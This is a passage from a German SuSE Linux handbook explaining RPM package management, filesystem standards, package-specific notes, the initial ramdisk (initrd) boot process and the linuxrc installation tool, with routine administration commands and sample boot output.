- Zum Paket `postgres`: *PostgreSQL* und all die zugehörigen Komponenten sind konsequent in Anlehnung an die Originalpakete aufgeteilt worden. Paket `pg_datab` mit der Initialisierungsdatenbank ist nicht mehr notwendig; die Initialisierung erledigt im Bedarfsfall das Startskript.

### 15.3 RPM – Der Paket-Manager der Distribution

Mit SuSE Linux Version 5.0 hat RPM (**rpm**) (engl. *RPM Package Manager*) Einzug in die Distribution gehalten. Damit vereinfacht sich das Paket-Management für alle Beteiligten, die Benutzer, die Systemadministratoren und – nicht zuletzt – für die Pakete-Macher. Mittels der mächtigen RPM-Datenbank stehen jederzeit detaillierte Informationen zur installierten Software zur Verfügung.

Im Wesentlichen kann **rpm** in drei Modi agieren: installierbare Pakete aus den unangetasteten Quellen (engl. *pristine sources*) herstellen, diese Pakete installieren bzw. auch wieder sauber de-installieren oder updaten sowie Anfragen an die RPM-Datenbank bzw. an einzelne RPM-Archive richten.

Installierbare RPM-Archive sind in einem speziellen binären Format gepackt; die Archive bestehen aus den zu installierenden (Programm-)Dateien und aus verschiedenen Meta-Informationen, die während der Installation von **rpm** benutzt werden, um das jeweilige Softwarepaket zu konfigurieren, oder die zu Dokumentationszwecken in der RPM-Datenbank abgelegt werden. RPM-Archive haben die Dateinamen-Endung `.rpm`.

#### 15.3.1 Pakete verwalten: Installieren, Updaten und Deinstallieren

Im Normalfall ist das Installieren eines RPM-Archivs denkbar einfach:

```
erde: # rpm -i <paket>.rpm
```





**Hinweis**

Nach jedem Update müssen Sie die von **rpm** angelegten Sicherungskopien mit der Erweiterung **.rpmorig** oder **.rpmsave** kontrollieren; das sind Ihre alten Konfigurationsdateien. Falls erforderlich, übernehmen Sie bitte Ihre Anpassungen aus den Sicherungskopien in die neuen Konfigurationsdateien, und löschen Sie dann die alten Dateien mit der Erweiterung **.rpmorig** bzw. **.rpmsave**.

Wenn ein Paket entfernt werden soll, geht man ähnlich geradlinig vor:

```
erde: # rpm -e <paket>
```

**rpm** wird ein Paket aber nur dann entfernen, wenn keine Abhängigkeiten mehr bestehen; so ist es z. B. theoretisch nicht möglich, Tcl/Tk zu löschen, solange noch irgendein anderes Programm Tcl/Tk benötigt – auch darüber wacht RPM mithilfe der Datenbank.

Falls in einem Ausnahmefall eine derartige Lösch-Operation nicht möglich sein sollte, obwohl *keine* Abhängigkeiten mehr bestehen, dann kann es hilfreich sein, die RPM-Datenbank mittels der Option **-rebuilddb** neu aufzubauen; vgl. unten die Anmerkungen zur RPM-Datenbank (Abschnitt 15.3.2 auf Seite 479).

**15.3.2 Anfragen stellen**

Mit der Option **-q** (engl. *query*) leitet man Anfragen ein. Damit ist es sowohl möglich die RPM-Archive selbst zu durchleuchten (Option **-p <paket\_datei>**) als auch die RPM-Datenbank zu befragen. Die Art der angezeigten Information kann man mit den zusätzlichen Optionen auswählen; vgl. Tabelle 15.1 auf der nächsten Seite.

<b>-i</b>	Paket-Informationen anzeigen
<b>-l</b>	Dateiliste des Pakets anzeigen
<b>-f &lt;DATEI&gt;</b>	Anfrage nach Paket, das die Datei <DATEI> besitzt; <DATEI> muss mit vollem Pfad angegeben werden!
<b>-s</b>	Status der Dateien anzeigen (impliziert <b>-l</b> )
<b>-d</b>	Nur Dokumentationsdateien auflisten (impliziert <b>-l</b> )
<b>-c</b>	Nur Konfigurationsdateien auflisten (impliziert <b>-l</b> )
<b>--dump</b>	Alle überprüfbaren Infos zu jeder Datei anzeigen (mit <b>-l</b> , <b>-c</b> oder <b>-d</b> benutzen!)
<b>--provides</b>	Fähigkeiten des Pakets auflisten, die ein anderes Paket mit <b>--requires</b> anfordern kann
<b>--requires, -R</b>	Paket-Abhängigkeiten ausgeben
<b>--scripts</b>	Die diversen (De-)Installations-Skripten ausgeben

Tabelle 15.1: Fortsetzung auf der nächsten Seite...

Tabelle 15.1: Die wichtigsten Abfrageoptionen (`-q [-p] ... <paket>`)

### Der Befehl

```
erde: # rpm -q -i rpm
```

gibt die Information in Ausgabe 15.3.1 aus.

```

Name           : rpm                      Relocations: (not relocateable)
Version        : 3.0.3                    Vendor: SuSE GmbH, Germany
Release        : 47                       Build Date: Fri Dec 10 13:50:27
Install date: Tue Dec 14 12:57:00 1999    Build Host: Cauchy.suse.de
Group          : unsorted                  Source RPM: rpm-3.0.3-47.src.rpm
Size           : 5740847                   License: GPL
Packager       : feedback@suse.de
Summary        : RPM Package Manager
Description    :
RPM Package Manager is the main tool for managing software packages
of the SuSE Linux distribution.
[...]
```

### Ausgabe 15.3.1: `rpm -q -i rpm`

Die Option `-f` führt nur dann zum Ziel, wenn man den kompletten Dateinamen, einschließlich des Pfades, kennt; es dürfen beliebig viele zu suchende Dateinamen angegeben werden, z. B.:

```
erde: # rpm -q -f /bin/rpm /usr/bin/wget
```

führt zu dem Ergebnis:

```
rpm-3.0.3-3
wget-1.5.3-55
```

Kennt man nur einen Teil des Dateinamens, so muss man sich mit einem Shell-Skript behelfen (vgl. Datei 15.3.1); der gesuchte Dateiname ist als Parameter beim Aufruf des Skripts zu übergeben.

```

#!/bin/sh
for i in `rpm -q -a -l | grep $1 `; do
    echo "\"$i\" ist in Paket:"
    rpm -q -f $i
    echo ""
done
```

### Datei 15.3.1: Paket-Suchskript

### Mit dem Befehl

```
erde: # rpm -q --changelog rpm
```

kann man sich gezielt die Auflistung der Informationen (Updates, Konfiguration, Änderungen etc.) zu einem bestimmten Paket anzeigen lassen; hier beispielsweise zu dem Paket *rpm*.

Anhand der Datenbank lassen sich auch Überprüfungen durchführen; eingeleitet werden diese Vorgänge mit der Option `-v` (gleichbedeutend mit `-y` oder `--verify`). Damit veranlasst man `rpm`, all die Dateien anzuzeigen, die sich im Vergleich zur ursprünglichen Version, wie sie im Paket enthalten war, geändert haben. `rpm` stellt dem eigentlichen Dateinamen bis zu acht Zeichen voran, die auf folgende Änderungen hinweisen:

S	MD5-Prüfsumme
S	Dateigröße
L	Symbolischer Link
T	Modification Time
D	„major“ und „minor“ Gerätenummer (engl. <i>device number</i> )
U	Benutzer (engl. <i>user</i> )
G	Gruppe (engl. <i>group</i> )
M	Modus (einschl. Rechte und Typus)

Tabelle 15.2: Die Überprüfungen

Bei Konfigurationsdateien wird zusätzlich ein `c` ausgegeben. Beispiel, falls es an `/etc/wgetrc` aus dem Paket `wget` geändert wurde:

```
erde: # rpm -V wget
```

```
S.5....T c /etc/wgetrc
```

Die Dateien der RPM-Datenbank liegen unter `/var/lib/rpm`. Bei einer `/usr`-Partition von 1 GB kann die Datenbank durchaus 30 MB Plattenplatz beanspruchen; insbesondere nach einem kompletten Update. Falls die Datenbank über Gebühr groß erscheint, ist es meist hilfreich, mit der Option `--rebuilddb` eine neue Datenbank auf Basis der existierenden zu erstellen; es ist sinnvoll, vor einem solchen „Rebuild“ eine Kopie der existierenden Datenbank aufzubewahren.

Weiterhin legt das `cron`-Skript `cron.daily` täglich gepackte Kopien der Datenbank unter `/var/adm/backup/rpmdb` an, deren Anzahl durch die Variable `<MAX_RPMDDB_BACKUPS>` (Standard: 5) in der `/etc/rc.config` vorgegeben wird; es ist mit bis zu 3 MB pro Backup zu rechnen (bei einer 1 GB großen `/usr`). Dieser Platzverbrauch ist bei Bestimmung der Größe der Root-Partition unbedingt zu berücksichtigen, falls man für `/var` keine eigene Partition vorsehen will.

### 15.3.3 Quellpakete installieren und kompilieren

Alle Quellpakete (engl. *Sources*) der SuSE Linux liegen in der Serie `zq` (Quellpakete) und haben die Erweiterung `.spm` hinter dem eigentlichen Paketnamen; diese Dateien sind die sog. „Source-RPMs“.



#### Tipp

Diese Pakete können mit YaST – wie jedes andere Paket – installiert werden; allerdings werden Quellpakete nie als installiert (`[i]`) markiert wie die „regulären“ anderen Pakete. Dies liegt daran, dass die Quellpakete nicht in die RPM-Datenbank aufgenommen werden; in der RPM-Datenbank nämlich erscheint nur *installierte* Betriebssoftware.

Die Arbeitsverzeichnisse des `rpm` unter `/usr/src/packages` müssen vorhanden sein (falls keine eigenen Einstellungen wie etwa via `/etc/rpmrc` vorgenommen wurden):

**SOURCES** für die originalen Quellen (`.tar.gz`-Dateien etc.) und für die distributionsspezifischen Anpassungen (`.diff`-Dateien).

**SPECS** für die `.spec`-Dateien, die in der Art eines Meta-Makefiles den „build“-Prozess steuern.

**BUILD** unterhalb dieses Verzeichnisses werden die Quellen entpackt, gepatcht und kompiliert.

**RPMS** hier werden die fertigen „Binary“-Pakete abgelegt.

**SRPMS** und hier die „Source“-RPMs.



### Hinweis

Bitte machen Sie keine RPM-Experimente mit wichtigen System-Komponenten (Paket `libc`, Paket `rpm`, Paket `nkit` etc.); Sie setzen die Funktionstüchtigkeit Ihres Systems aufs Spiel.

Wenn Sie ein Quellpaket der Serie `zq` mit YaST installieren, dann werden die für den „build“-Prozess notwendigen Komponenten unter `/usr/src/packages` installiert: die Quellen und die Anpassungen unter `SOURCES` und die dazugehörige `.spec`-Datei unter `SPECS`<sup>1</sup>. Im Folgenden wird das Paket `wget.spm` betrachtet. Nachdem das Quellpaket `wget.spm` mit YaST installiert wurde, gibt es die Dateien:

```
/usr/src/packages/SPECS/wget.spec
/usr/src/packages/SOURCES/wget-1.4.5.dif
/usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

Mit `rpm -b <X> /usr/src/packages/SPECS/wget.spec` wird der Kompilervorgang angestoßen; dabei kann `<X>` für verschiedene Stufen stehen (vgl. die `--help`-Ausgabe bzw. die RPM-Dokumentation); hier nur eine kurze Erläuterung:

- bp** Quellen im Verzeichnis `/usr/src/packages/BUILD` präparieren: entpacken und patchen
- bc** wie **-bp**, jedoch zusätzlich noch kompilieren
- bi** wie **-bc**, jedoch zusätzlich noch installieren; Achtung, wenn ein Paket nicht das BuildRoot-Feature unterstützt, ist es möglich, dass Sie sich während dieses Installationsvorgangs wichtige Konfigurationsdateien überschreiben!
- bb** wie **-bi**, jedoch zusätzlich noch das sog. Binary-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/RPMS`.
- ba** wie **-bb**, jedoch zusätzlich noch das sog. Source-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/SRPMS`.

Mit der Option **-short-circuit** lassen sich einzelne Schritte überspringen.

Das hergestellte Binary-RPM ist schließlich mit `rpm -i` oder besser mit `rpm -U` zu installieren, damit es auch in der RPM-Datenbank auftaucht.

<sup>1</sup>Zum „Pakete-Machen“ (engl. *build mode*) vgl. [Bai97]; dort, oder auch in der Manual-Page von `rpm` (`man rpm`), werden weitere Einsatzmöglichkeiten vorgestellt.



### 15.3.4 Tools für RPM-Archive und die RPM-Datenbank

Der Midnight Commander (**mc**) ist in der Lage, den Inhalt eines RPM-Archivs anzuzeigen bzw. Teile daraus zu kopieren. Er bildet ein solches Archiv als ein virtuelles Dateisystem ab, sodass alle gewohnten Menüpunkte des Midnight Commander – wenn sinnvoll – zur Verfügung stehen: Die Kopfzeilen-Informationen der „Datei“ **HEADER** kann man sich mit (**F3**) ansehen; mit den Cursor-Tasten und (**enter**) lässt sich durch die Struktur des Archivs „browsen“, um bei Bedarf mit (**F5**) Komponenten herauszukopieren. – Übrigens, mittlerweile gibt es auch für den Emacs ein **rpm.el**, ein „Frontend“ für rpm :- )

**xrpm** heißt ein grafischer RPM-Manager; realisiert ist dieses Tool in Python, einer eleganten Skript-Sprache. **xrpm** unterstützt Aktionen per FTP.

**KDE** enthält das Tool **krpm**, ein grafisches Interface unter X, um RPM zu bedienen. Bei **GNOME** finden Sie **gnorpm**.

Mit **Alien** (**alien**) ist es möglich, die Paketformate der verschiedenen Distributionen zu konvertieren. So kann man versuchen, alte TGZ-Archive *vor* dem Installieren nach RPM umzuwandeln, damit *während* der Installation die RPM-Datenbank mit den Paket-Informationen versorgt wird. Aber Achtung: **alien** ist ein Perl-Skript und befindet sich nach Angaben der Programm-Autoren noch in einem Alpha-Stadium – wenngleich es bereits eine hohe Versionsnummer erreicht hat.

Last, not least – es gibt **YaST** (vgl. auch Abschnitt 3.4.9 auf Seite 110).



## 16 Besonderheiten in SuSE Linux

### 16.1 Filesystem Hierarchy Standard (FHS) und Linux Standard Base (LSB)

SuSE Linux strebt eine weitgehende Konformität zum Filesystem-Standard (FSSTD) bzw. zu dessen Nachfolger, dem Filesystem Hierarchy Standard (FHS, Paket `fhs`, Serie `doc`; vgl. <http://www.pathname.com/fhs/>), an. Aus diesem Grunde ist es bisweilen erforderlich, Dateien oder Verzeichnisse an die „richtigen“ Plätze im Dateisystem zu verschieben.

SuSE unterstützt aktiv die Bemühungen des *Linux Standard Base*-Projekts; aktuelle Informationen dazu unter <http://www.linuxbase.org>.

#### 16.1.1 Beispiel-Umgebungen für FTP und HTTP

##### Zu FTP

Um die Einrichtung eines FTP-Servers zu erleichtern, hält das Paket `ftplib` eine Beispiel-Umgebung bereit. Diese Umgebung wird unter `/usr/local/ftp` installiert.

##### Zu HTTP

Apache ist der Standard-Webserver bei SuSE Linux; gleichzeitig mit der Installation des Apache werden Beispiel-Dokumente unter `/usr/local/httpd` zur Verfügung gestellt. Wenn Sie einen eigenen Webserver aufbauen wollen, ist es empfehlenswert, eine eigene `DocumentRoot` in `/etc/httpd/httpd.conf` einzutragen.

#### 16.1.2 *teTeX* – *T<sub>E</sub>X* unter SuSE Linux

*teTeX* ist gemäß der *T<sub>E</sub>X Directory Structure* (TDS) zusammengestellt (vgl. <ftp://ftp.dante.de/tex-archive/tds/>), ohne den FHS zu verletzen.

## 16.2 Hinweise zu speziellen Softwarepaketen

### 16.2.1 Paket `xdevel` bzw. `xdevel33`

Die „Linux Development Platform Specification“ verlangt, dass XFree86 3.3.6 zum Bauen verwendet wird, damit die jeweilige Software auf möglichst vielen Plattformen läuft. Seit SuSE Linux 7.0 ist jedoch XFree86 4.0 Standard.

Damit SuSE Linux weiterhin die Kriterien der Spezifikation erfüllt, steht z. Z. das Paket `xdevel33` zur Verfügung.

Wer anhand der „Linux Development Platform Specification“ ein Paket mit SuSE Linux 7.0 bauen möchte, muss das Paket `xdevel` deinstallieren und dafür das Paket `xdevel33` installieren.

### 16.2.2 Paket `cron`

Die `cron`-Tabellen liegen unter `/var/spool/cron/tabs` (und nicht mehr unter `/var/cron/tabs`). Als systemweite Tabelle wird die Datei `/etc/crontab` eingerichtet. In der Datei `/etc/crontab` muss zusätzlich nach der Zeitangabe eingetragen werden, unter welchem Benutzer der jeweilige Auftrag ausgeführt werden soll (vgl. Datei 16.2.1, dort ist `'root'` angegeben); dem gleichen Format folgen paket-spezifische Tabellen, die in `/etc/cron.d` liegen – vgl. Manual-Page von `cron` (`man 8 cron`).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

Datei 16.2.1: Beispiel eines Eintrags in `/etc/crontab`

`/etc/crontab` kann *nicht* mit `crontab -e` bearbeitet werden, sondern muss direkt in einen Editor geladen, bearbeitet und schließlich gespeichert werden.

Einige Pakete installieren in den Verzeichnissen `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` und `/etc/cron.monthly` Shellskripten, deren Abarbeitung von `/usr/lib/cron/run-crons` gesteuert wird. `/usr/lib/cron/run-crons` wird alle 15 Minuten von der Haupt-Tabelle (`/etc/crontab`) aufgerufen; so wird sichergestellt, dass eventuell versäumte Läufe rechtzeitig nachgeholt werden. Wundern Sie sich also bitte nicht, wenn kurz nach dem Booten der Benutzer `'nobody'` in der Prozess-Tabelle mit regen Aktivitäten auftaucht; `'nobody'` aktualisiert wahrscheinlich dann gerade die `locate`-Datenbank (vgl. Abschnitt 17.6 auf Seite 522).

### 16.2.3 Paket `curses`

Auf der CD befindet sich nun das Paket `ncurses`. Die zugehörigen Bibliotheken haben den Namen `libncurses.so.<xx>`. Dies hat zur Folge, dass in vielen Makefiles die Anweisungen für den Linker geändert werden müssen. Man sollte also eigene Pakete mit `-lncurses` übersetzen und nie mit `-lcurses`. Wer das dennoch will, der muss



einer Möglichkeit, Userspace-Programme bereits vor dem Mounten des Root-Dateisystems ausführen zu können.

### 16.3.1 Konzept der initial ramdisk

Die *initial ramdisk* (auch „initdisk“ oder „initrd“ genannt) löst genau diese oben beschriebenen Probleme. Der Linux-Kernel bietet die Möglichkeit, ein (kleines) Dateisystem in eine Ramdisk laden zu lassen, und darin Programme ausführen zu lassen, bevor das eigentliche Root-Dateisystem gemountet wird. Das Laden der *initrd* wird dabei vom Bootloader (LILO, loadlin usw.) übernommen; all diese Bootloader benötigen lediglich BIOS-Routinen, um Daten vom Bootmedium zu laden. Wenn der Bootloader den Kernel laden kann, dann kann er auch die *initial ramdisk* laden. Spezielle Treiber sind somit nicht erforderlich.

### 16.3.2 Ablauf des Bootvorgangs mit initrd

Der Bootloader lädt den Kernel und die *initrd* in den Speicher und startet den Kernel, wobei der Bootloader dem Kernel mitteilt, dass eine *initrd* vorhanden ist und wo im Speicher diese liegt.

War die *initrd* komprimiert (was typischerweise der Fall ist), so dekomprimiert der Kernel die *initrd* und mountet sie als temporäres Root-Dateisystem. Hier auf wird in der *initrd* ein Programm mit dem Namen *linuxrc* gestartet. Dieses Programm kann nun all die Sachen tun, die erforderlich sind, um das richtige Root-Dateisystem mounten zu können. Sobald *linuxrc* terminiert, wird die (temporäre) *initrd* wieder abgehängt (engl. *unmounted*) und der Bootvorgang wird wie gewohnt mit dem Mounten des richtigen Root-Dateisystems fortgeführt. Das Mounten der *initrd* und das Ausführen von *linuxrc* kann somit als ein kurzes Intermezzo während eines normalen Bootvorgangs betrachtet werden.

Kann die *initrd* nicht abgehängt werden (was i. a. als Fehler angesehen werden sollte), so versucht der Kernel die *initrd* auf das Verzeichnis */initrd* umzumounten. Ist auch der Mountpunkt */initrd* nicht vorhanden, so resultiert eine Fehlermeldung. Das System ist in einem solchen Fall voll funktionsfähig, jedoch kann der durch die *initrd* belegte Speicher nie freigegeben werden und steht somit nicht mehr zur Verfügung.

#### linuxrc

Für das Programm *linuxrc* in der *initrd* gibt es lediglich die folgenden Anforderungen: Es muss den speziellen Namen *linuxrc* tragen und es muss im Root-Verzeichnis der *initrd* liegen. Abgesehen davon muss es lediglich vom Kernel ausgeführt werden können. Das bedeutet, dass *linuxrc* durchaus dynamisch gelinkt sein darf; in diesem Fall müssen natürlich die „shared libraries“ wie gewohnt vollständig unter */lib* in der *initrd* verfügbar sein. Weiter darf *linuxrc* auch ein Shellskript sein; in diesem Fall muss natürlich eine *Shell* in */bin* existieren. Kurz gesagt, muss die *initrd* ein minimales Linux-System enthalten, das die Ausführung des Programmes *linuxrc* erlaubt. Bei der Installation von SuSE Linux wird ein statisch gelinktes *linuxrc* verwendet, um die

`initrd` so klein wie möglich halten zu können (der Platz auf Bootdisketten ist sehr knapp). `linuxrc` wird mit `'root'`-Rechten ausgeführt.

### Das echte Root-Dateisystem

Sobald `linuxrc` terminiert, wird die `initrd` abgehängt und verworfen, der Bootvorgang geht normal weiter und der Kernel mountet das wirkliche Root-Dateisystem. Was als Root-Dateisystem gemountet werden soll, kann durch `linuxrc` beeinflusst werden. Dazu muss `linuxrc` lediglich das `/proc`-Dateisystem mounten und den Wert des echten Root-Dateisystems in numerischer Form nach `/proc/sys/kernel/real-root-dev` schreiben.

### 16.3.3 Bootloader

Die meisten Bootloader (vor allem LILO, `loadlin` und `syslinux`) können mit `initrd` umgehen. Die einzelnen Bootloader werden wie folgt angewiesen, eine `initrd` zu verwenden:

#### 1. LILO

Eintrag der folgenden Zeile in `/etc/lilo.conf`:

```
initrd=/boot/initdisk.gz
```

Die Datei `/boot/initdisk.gz` ist die *initial ramdisk*. Sie kann (muss aber nicht) komprimiert sein.

#### 2. loadlin.exe

Aufruf mittels:

```
C:> loadlin <kernelimage> initrd=C:\loadlin\initdisk.gz <parameter>
```

#### 3. syslinux

Eintrag der folgenden Zeile in `syslinux.cfg`:

```
append initrd=initdisk.gz <weitere Parameter>
```

### 16.3.4 Anwendung von `initrd` bei SuSE

#### Installation des Systems

Die `initrd` wird bereits seit geraumer Zeit für die Installation verwendet: Dabei kann der Anwender in `linuxrc` Module laden und die für eine Installation notwendigen Eingaben (wie vor allem Quellmedium) machen. `Linuxrc` startet dann YaST, das die Installation durchführt. Hat YaST seine Arbeit getan, teilt es `linuxrc` mit, wo das Root-Dateisystem des frisch installierten Systems liegt. `linuxrc` schreibt diesen Wert nach `/proc`, beendet sich, und der Kernel bootet in das frisch installierte System weiter.

Bei einer Installation von SuSE Linux bootet man somit von Anfang an quasi das System, das gerade erst installiert wird – irgendwie schick ; - ) Ein echter Reboot nach der Installation erfolgt nur, wenn der gerade laufende Kernel nicht zu den Modulen passt, die im System installiert wurden. Da SuSE Linux derzeit bei der Installation einen Kernel für Uni-Prozessor-Systeme verwendet, geschieht dies derzeit nur dann, wenn im System ein SMP-Kernel mitsamt entsprechenden Modulen installiert wurde. Um alle Module verwenden zu können, muss deshalb der neu im System installierte SMP-Kernel gebootet werden.

### Booten des installierten Systems

In der Vergangenheit hat YaST mehr als 40 Kernel für die Installation im System angeboten, wobei sich die Kernel im Wesentlichen dadurch unterschieden hatten, dass jeder Kernel einen bestimmten SCSI-Treiber enthielt. Dies war nötig, um nach dem Booten das Root-Dateisystem mounten zu können. Weitere Treiber konnten dann als Modul nachgeladen werden.

Da inzwischen aber auch optimierte Kernel zur Verfügung gestellt werden, ist dieses Konzept nicht mehr tragbar – es wären inzwischen weit über 100 Kernel-Images nötig.

Daher wird nun auch für das normale Starten des Systems eine `initrd` verwendet. Die Funktionsweise ist analog wie bei einer Installation. Das hier eingesetzte `linuxrc` ist jedoch einfach nur ein Shellskript, das lediglich die Aufgabe hat, einige vorgegebene Module zu laden. Typischerweise handelt es sich nur um ein einziges Modul, nämlich denjenigen SCSI-Treiber, der benötigt wird, um auf das Root-Dateisystem zugreifen zu können.

### Erstellen einer `initrd`

Das Erstellen einer `initrd` erfolgt mittels des Scripts `mk_initrd`. Die zu ladenden Module werden bei SuSE Linux durch die Bezeichner `INITRD_MODULES` in `/etc/rc.config` festgelegt. Nach einer Installation wird diese Variable automatisch durch die richtigen Werte vorbelegt (das Installations-`linuxrc` weiß ja, welche Module geladen wurden). Dabei ist zu erwähnen, dass die Module in genau der Reihenfolge geladen werden, in der sie in `INITRD_MODULES` auftauchen. Das ist besonders wichtig, wenn mehrere SCSI-Treiber verwendet werden, da sich ansonsten die Benennung der Platten ändern würde. Strenggenommen würde es reichen, nur denjenigen SCSI-Treiber laden zu lassen, der für den Zugriff auf das Root-Dateisystem benötigt wird. Da das automatische Nachladen zusätzlicher SCSI-Treiber jedoch problematisch ist (wie sollte es „getriggert“ werden, wenn auch am zweiten SCSI-Adapter Platten hängen), laden wir alle bei der Installation verwendeten SCSI-Treiber mittels der `initrd`.

Das aktuelle `mk_initrd` prüft, ob für den Zugriff auf das Root-Dateisystem überhaupt ein SCSI-Treiber benötigt wird. Ruft man `mk_initrd` auf einem System auf, bei dem / auf EIDE-Platten liegt, erstellt es keine `initrd`, da diese nicht nötig ist, weil die bei SuSE Linux verwendeten Kernel bereits die EIDE-Treiber enthalten. Da inzwischen immer mehr spezielle EIDE-Controller auf



den Markt kommen, wird es aber voraussichtlich für die Zukunft nötig werden, auch in diesen Fällen eine `initrd` für das Booten des installierten Systems zu verwenden.

Wichtig: Da das Laden der `initrd` durch den Bootloader genauso abläuft wie das Laden des Kernels selbst (LILO vermerkt in seiner `map`-Datei die Lage der Dateien), muss nach jeder Änderung der `initrd` LILO neu installiert werden! Nach einem `mk_initrd` ist somit immer auch ein `lilo` nötig!

### 16.3.5 Mögliche Schwierigkeit – Selbstcompilierte Kernel

Übersetzt man sich selbst einen Kernel, so kann es zu folgendem häufigen Problem kommen: Aus Gewohnheit wird der SCSI-Treiber fest in den Kernel gelinkt, die bestehende `initrd` bleibt aber unverändert. Beim Booten geschieht nun folgendes: Der Kernel enthält bereits den SCSI-Treiber, die Hardware wird erkannt. Die `initrd` versucht nun jedoch, den Treiber nochmals als Modul zu laden; dies führt bei einigen SCSI-Treibern (insbesondere beim `aic7xxx`) zum Stillstand des Systems. Strenggenommen handelt es sich um einen Kernelfehler (ein bereits vorhandener Treiber darf nicht ein zweites Mal als Modul geladen werden können) – das Problem ist aber bereits in anderem Zusammenhang bekannt (serieller Treiber).

Es gibt mehrere Lösungen für das Problem: Entweder den Treiber als Modul konfigurieren (dann wird er korrekt in der `initrd` geladen), oder aber den Eintrag für die `initrd` aus `/etc/lilo.conf` entfernen. Äquivalent zur letzteren Lösung ist es, den Treiber aus `INITRD_MODULES` zu entfernen und `mk_initrd` aufzurufen, das dann feststellt, dass keine `initrd` benötigt wird.

### 16.3.6 Ausblick

Für die Zukunft ist es denkbar, dass eine `initrd` für weitaus mehr (und anspruchsvollere) Dinge verwendet wird als nur für das Laden der Module, die für den Zugriff auf / benötigt werden.

- „High end“ EIDE-Treiber
- Root-Dateisystem auf Software RAID (linuxrc setzt die `md`-Devices auf)
- Root-Dateisystem auf LVM
- Root-Dateisystem ist verschlüsselt (linuxrc fragt nach Passwort)
- Root-Dateisystem auf einer SCSI-Platte am PCMCIA-Adapter

#### Weitere Informationen

```
/usr/src/linux/Documentation/ramdisk.txt
/usr/src/linux/Documentation/initrd.txt
Manual-Page von initrd (man 4 initrd).
```

## 16.4 linuxrc

linuxrc ist ein Programm, das in der Hochlauf-Phase des Kernels gestartet wird, bevor richtig gebootet wird<sup>1</sup>. Diese angenehme Eigenschaft des Kernels erlaubt es, einen kleinen modularisierten Kernel zu booten und die wenigen Treiber, die man wirklich braucht, als Module nachzuladen – im Notfall sogar von einer zweiten Diskette (modules).

linuxrc hilft Ihnen, die für Ihre Hardware relevanten Treiber zu laden. Sie können linuxrc nicht nur bei der Installation verwenden, sondern auch als Boot-Tool für Ihr installiertes System (also eine Art Notfalldiskette) und Sie können sogar ein autonomes, RAM-Disk-basiertes Rettungssystem starten, etwa wenn etwas Größeres auf der Festplatte zerstört ist oder wenn Sie schlicht das `'root'`-Passwort vergessen haben. Näheres finden Sie in Abschnitt 16.6 auf Seite 499.

### Hauptmenü

Nachdem Sprache, Bildschirm und Tastatur eingestellt sind, gelangen Sie in das Hauptmenü von linuxrc (vgl. Abbildung 2.3 auf Seite 34).

Ziel ist der Menüpunkt `'Installation / System starten'`. Ob Sie direkt zu diesem Punkt gelangen können, hängt von der Hardware Ihres Rechners ab:

Wurden alle Komponenten, die für eine Installation benötigt werden, bereits vom Kernel erkannt, brauchen Sie keine weiteren Treiber zu laden. Dies trifft für Rechner zu, die ausschließlich über Festplatten und CD-ROM-Laufwerk an einem (E)IDE-Adapter verfügen.

Besitzt das System einen SCSI-Adapter, der für die Installation benötigt wird<sup>2</sup>, so muss ein SCSI-Modul geladen werden. Das gleiche gilt, wenn die Installation über das Netzwerk erfolgen soll: Hier muss für die einzusetzende Netzwerkkarte erst ein passendes Modul geladen werden.

Schließlich gibt es noch eine Reihe von älteren CD-ROM-Laufwerken, die mit eigener Controller-Karte geliefert wurden und die daher jeweils eigene Kernelmodule benötigen. Auch wenn an einem Laptop PCMCIA-Geräte verwendet werden, müssen Sie Module laden.

### Systeminformationen

Sind Sie sich nicht sicher, welche Hardware Ihr Rechner hat, helfen Ihnen die Kernelmeldungen, die während des Bootens ausgegeben wurden.

Unter `'Systeminformationen'` (Abbildung 16.1 auf der nächsten Seite) können Sie neben den Meldungen des Kernels auch einige weitere Einzelheiten überprüfen, etwa die I/O-Adressen von PCI-Karten oder die Größe des Hauptspeichers, die von Linux erkannt wurde.

Die folgenden Zeilen zeigen, wie sich eine Festplatte und ein CD-ROM-Laufwerk an einem EIDE-Adapter melden. In diesem Fall müssen Sie keine Kernelmodule für eine Installation laden:

<sup>1</sup>Natürlich muss der Kernel entsprechend konfiguriert sein.

<sup>2</sup>Ein Adapter, an dem nur ein Scanner hängt, kann erst einmal unberücksichtigt bleiben.




Abbildung 16.1: Systeminformationen

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-SiG, ATAPI CDROM drive
Partition check:
hda: hda1 hda2 hda3 < hda5 >
```

Haben Sie einen Kernel gestartet, der bereits einen SCSI-Treiber fest integriert hat, so brauchen Sie natürlich ebenfalls kein SCSI-Modul mehr zu laden. Typische Meldungen bei Erkennung eines SCSI-Adapters und der daran angeschlossenen Geräte:

```
scsi : 1 host.
Started kswapd v 1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
  Vendor: QUANTUM   Model: VP32210   Rev: 81H8
  Type:   Direct-Access   ANSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synchronous SCSI
